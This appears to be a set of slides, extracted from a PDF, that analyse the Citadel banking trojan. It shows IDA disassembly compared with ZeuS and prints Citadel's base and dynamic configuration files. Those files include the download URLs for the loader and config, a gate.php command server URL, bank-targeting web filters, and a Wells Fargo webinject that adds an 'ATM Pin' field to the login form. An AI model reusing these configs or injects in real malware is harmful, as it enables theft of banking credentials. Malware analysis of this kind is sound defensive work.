
[SnimokCIT.JPG](#) (14.2 KB, 4 views)

Last edited ANSIP; 24.01.2013 at 16:17.

Our Incident Response




Information We Need



ANALYZING CITADEL

External Information



Analysis Method

Surface Analysis

- Retrieving information

Runtime Analysis

- Monitoring tools, Sandbox and debugging

Static Analysis

- Reading source code, assembly code


Static Analysis

■ Diffing with ZeuS

```
Return - 清・
*
push    coreData.paths.process ; fileName
xor     ebx, ebx
xor     eax, eax ; flags
lea     esi, [esp+31Ch+mf] ; mem
mov     [esp+31Ch+opcode], bl
mov     Fs::_fileToMem(wchar_t *,Fs::MEMFILE *,ulong)
test    al, al
jz     short loader
mov     eax, [esp+318h+mf.size]
push   [esp+318h+mf.data] ; mem
mov     [esp+31Ch+overlaySize], eax
lea     eax, [esp+31Ch+overlaySize] ; size
call   Core::getBaseOverlay(void const *,ulong *)
mov     [esp+318h+overlay], eax
cmp     eax, ebx
jnz    short loc_40D701
mov     [esp+318h+overlaySize], ebx
; CODE XREF: runAsBot+45↑j
lea     eax, [esp+318h+mf] ; mem
call   Fs::_closeMemFile(Fs::MEMFILE *)
; CODE XREF: runAsBot+28↑j
cmp     [esp+318h+overlaySize], size PESETTINGS
jnz    installer
push   [esp+318h+overlay]
call   CoreInstall::_loadInstalledData(void const *,u
test    al, al
jz     loc_40D9E7
push   1 ; objectNamespace
lea     eax, [esp+31Ch+strObject]
push   eax ; buffer
push   OBJECT_ID_LOADER ; id
call   Core::generateObjectName(ulong,wchar_t *,uchar
```

```
push    lpString2 ; lpFileName
mov     ebx, eax
xor     eax, eax
lea     esi, [esp+344h+var_320]
mov     [esp+344h+var_331], 0
call   sub_43327F
test    al, al
jz     short loc_419C86
mov     eax, [esp+340h+var_31C]
push   [esp+340h+var_320]
mov     [esp+344h+FileInformation], eax
lea     eax, [esp+344h+FileInformation]
call   sub_419840
mov     [esp+340h+var_328], eax
test    eax, eax
jnz    short loc_419C7D
and     [esp+340h+FileInformation], eax
; CODE XREF: sub_419C31+46↑j
lea     eax, [esp+340h+var_320]
call   sub_433327
; CODE XREF: sub_419C31+29↑j
cmp     [esp+340h+FileInformation], 130h
jnz    loc_419D62
push   [esp+340h+var_328]
call   sub_415461
test    al, al
jz     loc_419F4E
push   1 ; char
lea     eax, [esp+344h+Name]
push   eax ; lpsz
push   32901130h ; int
call   sub_4191DD
```

Citadel Overview



Configuration Files

Base Config

- Default settings
 - Encryption key, URL of Dynamic Config
- Encoded and hardcoded

Dynamic Config

- Additional settings
 - HTTP Injection, etc...
- Downloaded from servers

Base Config

```
botnet "CIT"  
timer_config 4 9  
timer_logs 3 6  
timer_stats 4 8  
timer_modules 1 4  
timer_autoupdate 8  
url_config1 "http://citadelhost/folder/file.php|file=config.dll"  
url_config2 "http://reserve-citadelhost/folder/file.php|file=config.dll"  
remove_certs 1  
disable_cookies 0  
encryption_key "key123"  
report_software 1  
enable_luhn10_get 0  
enable_luhn10_post 1  
disable_antivirus 0  
use_module_video 1  
antiemulation_enable 0  
disable_httpgrabber 0  
use_module_ffcookie 1
```

Dynamic Config URL

Password to generate
RC4 key

Dynamic Config

```
url_loader "http://citadelhost/folder/file.php|file=soft.exe"  
url_server "http://citadelhost/folder/gate.php"  
file_webinjects "injects.txt"  
uri_webinjects "http://citadelhost/folder/file.php"
```

```
entry "AdvancedConfigs"
```

```
  "http://reserve-host1/folder/file.php|file_config_bin"
```

```
  "http://reserve-host2/folder/file.php|file_config_bin"
```

```
end
```

```
entry "WebFilters"
```

```
  "#*wellsfargo.com/*"
```

```
  "@*payment.com/*"
```

```
  "!http://*.com/*.jpg"
```

```
end
```

```
(snip)
```

```
set_url https://www.wellsfargo.com/ GP
```

```
data_before
```

```
<div><strong><label for="userid">Username</label></div>
```


```
data_end
```

```
data_inject
```

```
<input type="text" accesskey="U" id="userid" name="userid" value="" />  
<div><strong><label for="userid">ATM Pin</label></div>  
<div><strong><label for="password">Password</label></div>  
<input type="password" accesskey="P" id="password" name="password" value="" />  
<input type="hidden" name="screenid" value="SI" />  
<input type="submit" value="Go" name="btnSign" />  
<input type="hidden" id="u_p" name="u_p" value="" />  
</form>
```

```
data_end
```

Encryption



Encrypted Data

